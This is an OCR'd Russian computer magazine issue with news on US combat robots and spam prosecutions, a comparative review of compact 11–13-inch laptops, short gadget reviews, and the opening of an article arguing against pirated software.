Последнее время стало почти привычным читать о новых разработках в области робототехники. Из области фантастики роботы шагнули в реальность. Однако новость, пришедшая из США, все равно впечатляет. В июне компания Foster-Miller официально объявила о поставке министерству обороны США первого боевого робота MAARS (Modular Advanced Armed Robotic System). Планируется, что к 2014 году количество дистанционно управляемых боевых машин будет равняться уже 1700 и соотношение живых военных к роботам составит 29 к 1. Одни MAARS'ы будут оснащены стрелковым, противотанковым, пушечным, а также нелетальным оружием. Другие будут отвечать за перевозку грузов. Третьи займутся зачисткой территории от мин. Так как у солдат подобное соседство пока не вызывает никакого восторга, планируется проведение всяческих семинаров, курсов и тому подобных вещей, для привития бойцам «культуры общения с роботами». Стоит заметить, что MAARS пока что не автономны (до такого технологии еще не дошли) — они управляются оператором дистанционно, и пока это еще не Skynet :). Работа над автономными робомашинами, впрочем, кипит. Военные вкладывают в разработку огромные деньги. Что-то затевается...




Больше всего спама рассылают из Северной Америки — 28%. На втором месте — Россия, от нас исходит 7%



Спамеры уходят от правосудия

Кого сегодня не достали спамеры? Таких людей, пожалуй, не осталось. Но привлечь надоедливых рекламщиков к ответственности — дело крайне непростое. В России за спам пока осудили всего один раз (в Пермском крае). Нарушитель тогда отделался формальным штрафом в 5000 рублей. Однако прецеденты продолжаются. Так, в Свердловской области открыли и закрыли за недостатком улик уголовное дело по статье 18 ФЗ «О рекламе». Заявление в милицию подала фирма «УралVIPсилинг», вконец заваленная рекламой натяжных потолков. В рассылке спама обвинялась контора «ДЕКЕ-Урал» (которую и продвигали в назойливых письмах), но доказать их причастность не удалось. Ящики, с которых приходит спам, меняются слишком быстро. Сообщения валят валом со всех уголков мира, включая Штаты и восточные страны. К тому же, зарегистрированы ящики оказались на доменное имя decke.com, в то время как «ДЕКЕ-Урал» обитает в RU-сегменте. В таких условиях доказать связь заказчика с рассылкой практически нереально. Вот и получается, что «карательные акции» устраивают сами измученные пользователи, обрывая заказчикам телефоны и заваливая их почту ответными письмами.





КИРИЛЛ АВРОРИН

МАКСИМУМ МОЩНОСТИ С МИНИМУМ ДЮЙМОВ

ОБЗОР МОЩНЫХ И КОМПАКТНЫХ НОУТБУКОВ


Мощь процессоров и объемы памяти стремительно растут, но, благодаря стараниям производителей, они не увеличиваются в размерах. И, что немаловажно, не требуют больше питания. Если вчера запуск мощной CAD-системы на ноутбуке с диагональю экрана менее 14 дюймов был фантастикой, то сегодня это вполне возможно. Последние разработки NVIDIA и ATI в области мобильных графических чипсетов привели к тому, что на крохотных компьютерах можно запускать даже современные 3D-игры. Попробуем разобраться с новинками и выбрать лучшие.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для теста мы выбирали лэптопы с диагональю дисплея от 11 до 13 дюймов. Их вполне можно отнести к портативным моделям, но нельзя записать в класс саб-ноутбуков или, тем более, в класс «замена настольного ПК». Главная задача этих ноутбуков — комфортная работа в дороге. При этом они должны минимально отличаться по своим возможностям от моделей крупнее. Мы рады заметить, что последние год-полтора в лэптопах этого класса появляются производительные видеоадаптеры, более-менее приличные динамики и практически всегда можно обнаружить веб-камеру, нередко — с хорошим разрешением матрицы.
При тестировании мы использовали набор всем известных программ и тестовых пакетов. Прогоняли встроенные бенчмарки в архиваторах WinRAR 3.80 и 7-Zip 4.57 и высчитывали число Пи в программе SuperPI 1.5XS. Время автономной работы измерялось в Battery Eater Pro 2.70 в режиме «классический». Уровень подсветки выставлялся средний, производительности — минимальный.


По окончании тестов на производительность мы определяли качество матрицы экрана при помощи колориметра. Для демонстрации приведены графики каждого ноутбука. Результат понять очень просто: чем ровнее линии, идущие по диагонали, тем лучше качество цветопередачи. Разумеется, прямые линии — это идеальная матрица, но слишком большие отклонения дают повод усомниться в качестве дисплея.

SUPERPI



Расчет числа Пи в большей степени зависит от мощности процессора

WINRAR



Примерно та же картина наблюдается в тесте WinRAR. Вообще, этот бенчмарк крайне чувствителен к загрузке системы — небольшая утилитка, вроде менеджера подключений, может легко отобрать 20-30 баллов итогового результата

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ ASUS, HP, BENQ, TOSHIBA И ROVERBOOK



ASUS U2E

Технические характеристики:
Дисплей: **WXGA 11.1" (1366 x 768)**
Видеоадаптер: **Intel GMA X3100**
Процессор: **Intel Core Duo Processor U7500 1,06 ГГц**
ОЗУ: **1024 Мб (Максимум 4 Гб)**
HDD: **SATA 80 Гб (1,8")**
ОС: **Microsoft Windows Vista Ultimate (32-разрядная версия)**
Картридер: **SD, MMC, MS, MS Pro, MS DUO**
Средства коммуникации: **модем, Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **3x USB 2.0, VGA, HDMI, RJ11, RJ45, S-video, 2 выхода для наушников (один с разъёмом SPDIF), 1 вход для микрофона, FireWire, ExpressCard**
Дополнительно: **кнопка смены режима производительности, Web-камера, встроенный микрофон**
Вес: 1,25 кг
Размеры: **28 x 19 x 3 см**





Приятный строгий ноутбук от ASUS. Квадратный дизайн черного цвета подчеркивает деловой стиль. К тому же, ребята из ASUS обшили часть корпуса кожей (впрочем, это встречается далеко не в первый раз). Выглядит неплохо, кожа — приятная, хотя экспертов по этой части у нас не нашлось. Очень грамотно сделана клавиатура: размер клавиш нигде не уменьшен, даже управляющие стрелки — стандартные, что оценят игроки или заядлые пользователи Excel'a. Лишь немного усечена левая клавиша <Shift>, но к этому привыкаешь за пару часов. Функциональные кнопки, конечно, заметно уже, но и пользоваться ими приходится не так часто. Тачпад — классической прямоугольной формы; алюминиевая окантовка выглядит приятно и в работе не мешает.
Отметим наличие функции переключения производительности — все быстро, зависаний обнаружено не было.
Похвалим также ASUS за кожаную папку для ноутбука, идущую в комплекте. Правда, не представляем, для чего она нужна. Место мобильного компьютера, все же, в полноценной сумке. Носить его под мышкой — вряд ли правильно.



Слабоваты динамики, но лучше пожертвовать парой децибел звука, нежели работать с усеченной клавиатурой или меньшим экраном. Охотно верим, что разместить в таком форм-факторе достойные динамики попросту невозможно.



ASUS U3S

Технические характеристики:
Дисплей: **WXGA 13.3" (1280 x 800)**
Видеоадаптер: **NVIDIA GeForce 9300M G (256 Мб)**
Процессор: **Intel Core Duo Processor T9500 2,6 ГГц**
ОЗУ: **3 Гб (Максимум 3 Гб)**
HDD: **SATA 250 Гб**
ОС: **Microsoft Windows Vista Ultimate (32-разрядная версия)**
Картридер: **SD, MMC, MS, MS-Pro, xD, MS-Duo, MS-Pro Duo с адаптером**
Средства коммуникации: **модем, Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **3x USB 2.0, VGA, HDMI, RJ11, RJ45, S-video, 1 выход для наушников, 1 вход для микрофона, FireWire, ExpressCard**
Дополнительно: **кнопка смены режима производительности, кнопка смены режимов изображения, кнопка переключения видеоадаптера, Web-камера, встроенный микрофон**
Вес: **1,75 кг**
Размеры: **32 x 24 x 3 см**





Стильный портативный ноутбук с претензией на роль мини-рабочей станции. У нас, судя по всему, побывала одна из самых мощных конфигураций — с тремя гигабайтами оперативной памяти, жестким диском на 250 Гб, видеоадаптером NVIDIA GeForce 9300 (последнего поколения) и весьма мощным процессором с частотой 2.66 ГГц. При этом диагональ экрана ограничили 13,3 дюймами. Весьма неплохо, учитывая демократичную цену. Также у ASUS U3S полный порядок со слотами расширения, есть HDMI-выход (не говоря о прочих USB и FireWire). Мы смело рекомендуем эту модель профессионалам, знающим, как загрузить свой компьютер на 100%. Конечно, любой мобильный ПК можно усовершенствовать, но не в каждый, к примеру, можно установить 3 Гб памяти, и не каждый даст достаточное охлаждение для 2,66 ГГц процессора или вполне производительный видеоадаптер.
Полный порядок и с клавиатурой — клавиши не ужаты, разве что управляющие стрелки немного уменьшены по ширине. Зато функциональные кнопки более крупные, нежели на многих других компактных лэптопах. Это оценят пользователи графических редакторов и многих других сложных программ.



Дизайн скучноват: серый с черным смотрится утилитарно. Советуем высматривать в магазинах полностью черную версию (возможно, она поставляется в меньших объемах, нежели серебристая).





BenQ Joybook S32b

25 000 руб.

Технические характеристики:
Дисплей: **WXGA 13.3" (1280 x 800)**
Видеоадаптер: **Intel GMA X3100**
Процессор: **Intel Core 2 Duo processor T7250 2 ГГц**
ОЗУ: **1024 Мб (Максимум 2048 Мб)**
HDD: **SATA 160 Гб**
ОС: **Microsoft Windows Vista Home Basic (32-разрядная версия)**
Картридер: **SD, MMC, MS, MS Pro, xD**
Средства коммуникации: **модем, Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **4x USB 2.0, VGA, RJ11, RJ45, S-video, 2 выхода для наушников (один с разъёмом SPDIF), 1 вход для микрофона, FireWire, ExpressCard**
Дополнительно: **кнопки смены режима звука и скриншота экрана, Web-камера, встроенный микрофон**
Вес: **2,1 кг**
Размеры: **33 x 23 x 3 см**





Очень опрятный и приятный ноутбук. Инженеры не гнались за техническими параметрами, мегабайтами и гигагерцами. Зато у BenQ есть округлый корпус, и все панели четко пригнаны друг к другу, несмотря на свои вычурные формы. Как и в большинстве других лэптопов, ход клавиш достаточно большой, но нажатия практически бесшумны. Сами кнопки выполнены из более мягкого пластика, чем корпус. Нам даже показалось, что за такой клавиатурой пальцы устают меньше, чем обычно.

Весьма важное достоинство BenQ S32 — отличный график колориметра. Нет явных отклонений, линии идут ровно одна к другой (хоть и не идеально).

Есть несколько системных клавиш, к примеру, для снятия скриншота с экрана. Функция приятная для журналиста, особенно при обзоре софта, но, конечно, многие пользователи найдут ей лучшее применение. Также есть клавиша включения адаптера беспроводных сетей. Вердикт: приятный во всех отношениях ноутбук для домашнего пользователя. Вероятно, подойдет для просмотра фотографий, выхода в интернет и прочих необременительных задач.



Если бы инженеры BenQ еще поиграли с дизайном — получилось бы совсем хорошо. Право же, для такого округлого ноутбука пошли бы совсем другие цвета, нежели серебристый с черным. Правильные оттенки красного, оранжевого, желтого совсем бы не помешали продажам BenQ S32.

HP Pavilion tx2000

35 000 руб.

Технические характеристики:
Дисплей: **WXGA 12,1" (1280 x 800)**
Видеоадаптер: **NVIDIA® GeForce Go 6150 (до 559 Мб)**
Процессор: **AMD Turion 64 X2 TL-60 2,1 ГГц**
ОЗУ: **2048 Мб (Максимум 2048 Мб)**
HDD: **SATA 160 Гб**
ОС: **Microsoft Windows Vista Home Premium (32-разрядная версия)**
Картридер: **SD, MMC, MS, MS Pro, xD**
Средства коммуникации: **модем, Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **3x USB 2.0, VGA, RJ11, RJ45, S-video, 2 выхода для наушников (один с разъёмом SPDIF), 1 вход для микрофона, 2 IrDA, кабельный разъём для док-станции, ExpressCard**
Дополнительно: **встроенное устройство считывания отпечатков пальцев, сенсорный экран (оптимизирован для ввода пером), встроенное перо для сенсорного экрана, кнопки управления данными мультимедиа на панели, Web-камера, встроенный микрофон**
Вес: **1,92 кг**
Размеры: **22 x 31 x 4 см**





Медленно, но верно HP продвигает линейку планшетных ПК. Когда-то считалось, что планшетники вскоре и вовсе заменят обычные лэптопы. Однако время развеяло эти слухи, и такие ПК теперь занимают весьма небольшую нишу специализированных моделей. Тем не менее, HP удерживает в ней неплохие позиции. HP Tx2000 позиционируется как домашняя мультимедиа-модель, пригодная для постоянного использовании в дорожных условиях. Есть все средства мультимедиа, включая камеру, а также — неплохая и достаточно производительная конфигурация. Механизм поворотного экрана — классический для HP, в виде стального крепежа. Он проверен временем и является крайне надежным — немаловажный параметр для планшетника.

Очень понравился монитор. Часто ноутбуки этого типа не блещут завидной цветопередачей, но здесь все на уровне, лучше некоторых стандартных мобильных ПК. Дисплей не только четко передает цвета, но и уровень подсветки ровно распределен по всей его площади.



Почему-то во время тестирования крайне нестабильно работал адаптер беспроводных сетей. Мы обновили драйвер, но это не помогло. Правда, надо учитывать, что модель еще не вышла. У нас был тестовый экземпляр и ко времени появления в продаже, эта ошибка наверняка будет исправлена.



Roverbook Navigator V212

Технические характеристики:
Дисплей: **WXGA 12,1" (1280 x 800)**
Видеоадаптер: **ATI Radeon X1270 (32 Мб расширяется до 128)**
Процессор: **AMD Athlon 64 X2 TK-55 2ГГц**
ОЗУ: **2048 Мб (Максимум 4 Гб)**
HDD: **SATA 160 Гб**
ОС: **Microsoft Windows XP Home Edition**
Картридер: **SD, MMC, MS**
Средства коммуникации: **Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **3x USB 2.0, VGA, RJ45, RJ11, выход для наушников, 1 вход для микрофона, S/PDIF, ExpressCard**
Дополнительно: **встроенное устройство считывания отпечатков пальцев, кнопки вызова приложений, Web-камера, встроенный микрофон**
Вес: **1,8 кг**
Размеры: **30 x 23 x 3 см**





Российские дизайнеры решили облагородить линейку компактных ноутбуков броской желтой моделью. Не считая желтого корпуса (который может быть также черным или розовым) — это стандартная 12-дюймовая модель, без особых дизайнерских излишков. Техническая начинка весьма неплоха. Сюда установлен мощный процессор и достаточный объем памяти. Крайне порадовала возможность выбора версии: с Windows XP или Windows Vista. Ничего не имеем против новой версии ОС, но надо признать, что сейчас, когда она поголовно устанавливается на подавляющее большинство ноутбуков, многие из них реально не соответствуют требованиям системы. Здесь же — все на усмотрение покупателя.
В общем и целом, мы бы порекомендовали ноутбук тем, кому нужен мощный портативный ПК, без излишеств и по нормальной цене. Здесь все это есть.



Не понравился очень маленький тачпад — его площади явно не хватает для эффективной работы. Также к минусам стоит отнести суженые клавиши нижнего ряда клавиатуры — без этого вполне можно было обойтись, учитывая опыт конкурентов.
Заглушка карт-ридера вообще никак не закреплена. Хорошо, правда, что список претензий к сборке ею ограничивается.



Toshiba Portege R500

Технические характеристики:
Дисплей: **WXGA 12,1" (1280 x 800)**
Видеоадаптер: **Intel GMA950 (64 Мб)**
Процессор: **Intel Core 2 Duo U7600 7 1,20 ГГц**
ОЗУ: **1024 Мб (Максимум 2048 Мб)**
HDD: **SATA 120 Гб**
ОС: **Microsoft Windows Vista Business (32-разрядная версия)**
Картридер: **SD, MMC**
Средства коммуникации: **Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Внешние порты ввода-вывода: **3x USB 2.0, FireWire, VGA, RJ45, выход для наушников, 1 вход для микрофона, разъём для док-станции, PCMCIA**
Дополнительно: **встроенное устройство считывания отпечатков пальцев, кнопки управления подсветкой и инфо, встроенный микрофон**
Вес: **1,1 кг**
Размеры: **28 x 21 x 2 см**

74 000 руб.





Очередная яркая и технически насыщенная новинка от Toshiba. Насыщенная, в первую очередь — в практическом плане. Здесь нет миниатюрного дисплея, а есть вполне стандартная 12-дюймовая матрица. Японцы сделали полноценную клавиатуру с большими, классического размера кнопками, «длинными» Shift'ами, большим Enter'ом и прочими привычными и полезными свойствами. Ужаты лишь управляющие стрелки, но это некритично. Видно, что инженеры не зря свой хлеб едят: клавиатура расположена во всю ширину корпуса ноутбука, а ведь в нем размещена и достаточно мощная батарея, а также вся начинка мобильного ПК.
Крайне приятен сам корпус лэптопа, выполненный из сплава магния. Выглядит дорого, в руках лежит приятно, прослужит годы. Да и падение ноутбука не станет причиной визита в сервис-центр. Встроенной батареи хватило для работы на протяжении трех часов, причем, не в самом легком режиме нагрузки. Если нарастить объем памяти и жесткого диска, этот лэптоп станет лучшим спутником делового человека.
И, наконец, главная его особенность — толщина корпуса составляет всего 2 сантиметра. Убийца MacBook Air?



В процессе тестирования мы заметили, что дисплей имеет слишком малые углы обзора — посмотреть фильм компанией явно не удастся. Но других претензий к качеству матрицы нет, да и график колориметра не подкачал.

ВЫВОДЫ

Раздать призы в этом тесте было достаточно просто, несмотря на то, что все лэптопы неплохо себя проявили. «Выбор редакции», безусловно, на стороне Toshiba. Модель Portege R500 покорила нас своей технологичностью, удобством в работе и качеством исполнения. Ну а «Лучшей покупкой» стал ASUS U3S. Далеко не самая дешевая модель, но определенно — за эту стоимость ASUS предлагает один из лучших ноутбуков по техническим характеристикам, дизайну и эргономике. Маленький бонус — кожаная отделка, что свойственно более дорогим вариантам.

4 девайса



LG 405-S
Производительный и недорогой 14-дюймовый ноутбук

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Дисплей: **WXGA 14.1" (1280 x 800)**
Видеоадаптер: **NVIDIA GeForce Go 8400M GS (128 Мб)**
Процессор: **Intel Core 2 Duo T7250 2,0 ГГц**
ОЗУ: **1024 Мб (Максимум 2 Гб)**
HDD: **SATA 160 Гб**
ОС: **Microsoft Windows Vista Ultimate (32-разрядная версия)**
Картридер: **SD, MMC, MS, MS Pro, xD**
Средства коммуникации: **Модем, Gigabit Ethernet LAN, 802.11a/b/g WLAN, Bluetooth**
Вес: **2,3 кг**
Размеры: **34 x 24 x 3,4 см**

Существует мнение, что 14" — оптимальный размер диагонали для ноутбука. Новый ноут LG 405-S наглядно это демонстрирует: дисплей с разрешением 1280x800, производительная видеокарта, внушительный набор коммуникаций, не самый огромный вес и производительный процессор — все это позволит тебе не только работать, учиться и заниматься хакерскими делами, но и играть в современные гамесы.
Мы прогоняли этот ноутбук в максимальной загрузке на наборе тестов и получили следующие результаты:

- 7-Zip: 3314 MIPS
- WinRAR: 831 Кб/с
- SuperPi: 26 с

При максимальном энергопотреблении батарейки хватило на 74 минуты автономной работы. Еще понравилась трехступенчатая регулировка частоты вращения кулера: возможно выбрать оптимальную и ноут не слишком будет напрягать издаваемыми звуками, но при этом получит достаточное для текущего режима работы охлаждение.
Если подытожить, получается неплохой ноутбук «на каждый день».

MOIXA
USB-батарейки

ГДЕ КУПИТЬ: WWW.SMART-MASSES.RU

Люди всегда ищут, как можно улучшить и применить новое. Что у нас самое популярное из новинок? Это USB-разъем. Куда его только не пихали, но вот пришел день, и заметили, что ширина этого разъема аккурат подходит под ширину обычной пальчиковой батарейки размера АА. Перед нами никель-металлгидридные аккумуляторы, не требующие внешнего зарядного устройства. Они заряжаются просто от USB-разъема компьютера или ноутбука, достаточно только откинуть колпачок и обнажить USB-вилку. Больше не нужно таскать с собой зарядник — порой в городских дебрях найти свободный USB-порт гораздо проще, чем розетку. Но если вы попали в ситуацию, когда USB рядом нет, а заряжать надо, — не беда, их можно подзарядить и от обычного зарядного устройства.
Аккумуляторы имеют емкость 1300 мАч, что является вполне обычной величиной. Кроме того, производитель этих аккумуляторов MOIXA запускает целую серию подобных девайсов разных форм-факторов, снабженных USB-вилками. Особенно интересно они подошли к инсталляции вилки в батарейки размера ААА: полностью она туда не влезла, и ее сделали раскладной. Итак, скоро будут доступны аккумуляторы размера ААА, 9-вольтовые аккумуляторы, переходники для размера C и D и даже аккумуляторы для сотовых телефонов все с той же зарядкой от USB.



ГДЕ КУПИТЬ: WWW.SMART-MASSES.RU

Инновационные технологии бесспорно могут оживить любую вечеринку, особенно если эти технологии создавались специально для внесения веселья в повседневную рутину офисного пространства или, к примеру, лекционных аудиторий. Lighttalk — это такая футуристическая махалка, созданная на неведомых нам островах рядом с Сахалином, где люди имеют странный разрез глаз, говорят и пишут на каком-то совершенно непостижимом для нас языке.

Достаточно, чтобы написать или нарисовать что-то на листке, взять Lighttalk и сосканировать изображение. После этого можно переключиться в режим демонстрации, помахать Lighttalk'ом из стороны в сторону — и группа оранжевых светодиодов отобразит сосканированное изображение в воздухе, пока вы им машете. Плюс один креативный способ послать человека за хлебом! Важно, чтобы сканируемое изображение было в пределах 20x20 см, и рисовать его лучше всего черным маркером по белому — чем больше контрастность, тем лучше будет качество картинки «на выходе». Линии стоит делать потолще. В этой второй версии палки-махалки есть возможность делиться с другими Lighttalk'ами сосканированным изображением по ИК-каналу, а также есть память на 8 изображений, которые будут переключаться по кругу — можно снять мультик. Достойный простор для фантазии.

Важно:

- Область сканирования 20x20 см;
- Необходимы две батарейки размера AAA (нет в комплекте);
- Гаджет японский, поэтому инструкция написана иероглифами, но есть и английский краткий мануал на упаковке.

Digma MP750
Мультимедийный плеер с хорошим звуком


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Емкость: **1/2/4 Гб**
Дисплей: **2,4", 320x240, 260 тыс.цветов**
Поддержка аудиоформатов: **mp3, wma, wav**
Поддержка видеоформатов: **avi**
Поддержка графических форматов: **jpg, bmp**
FM тюнер: **есть**
Питание: **встроенный аккумулятор Li-Pol**
Размеры: **50x78.5x10 мм**
Вес: **49 г**

Компактный плеер с достаточно крупным сенсорным дисплеем, поддерживающий воспроизведение avi-видеоклипов и музыки в разнообразных форматах. Плеер комплектуется качественными наушниками, приятными для ушей и обладающими хорошим звуком. Русифицированное меню очень удобно освоении и навигации.

Плеер легко может выступать в качестве съемного накопителя.

ЖУРНАЛ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ МЕРЛИОН (Т.(495) 739-0959, WWW.MERLION.RU), РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ LG И ИНТЕРНЕТ-МАГАЗИНУ SMART-MASSES.RU.



АНТОНОВ «SPIDER_NET» ИГОРЬ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

КАК СКАЗАТЬ ВАРЕЗУ «НЕТ!»

ПЕРЕХОДИМ НА ХОРОШИЙ БЕСПЛАТНЫЙ СОФТ

Не имея возможности выкладывать сотни, а то и тысячи долларов за платный Photoshop или Matcad, мы давно привыкли использовать взломанные версии программ. Найти чудотворное лекарство или кряк можно для всего — и мы ищем! Но вот, что я тебе скажу: «Реально обойтись и без этого!» Все, больше никаких кряков. Только легальные версии!

ЕСЛИ НЕ КРЯК — ТО КАК?

Я программист и зарабатываю деньги тем, что пишу софт. Каждый раз, когда я вижу крякнутую версию какой-то программы, я думаю: а ведь на ее месте могла быть и моя разработка. Сразу становится понятно, почему при непременно растущем количестве закачек программы продажи лицензии идут очень вяло. Досадно!

А теперь представь, что **программа — это буханка хлеба, которую ты ежедневно покупаешь в магазине**. Мысли о том, что ее можно взять бесплатно и выйти из магазина, не оплатив покупку, даже не возникает. Это просто неприемлемо! Так чем же отличается кража буханки от кражи Total Commander´а? По большому счету, ничем!

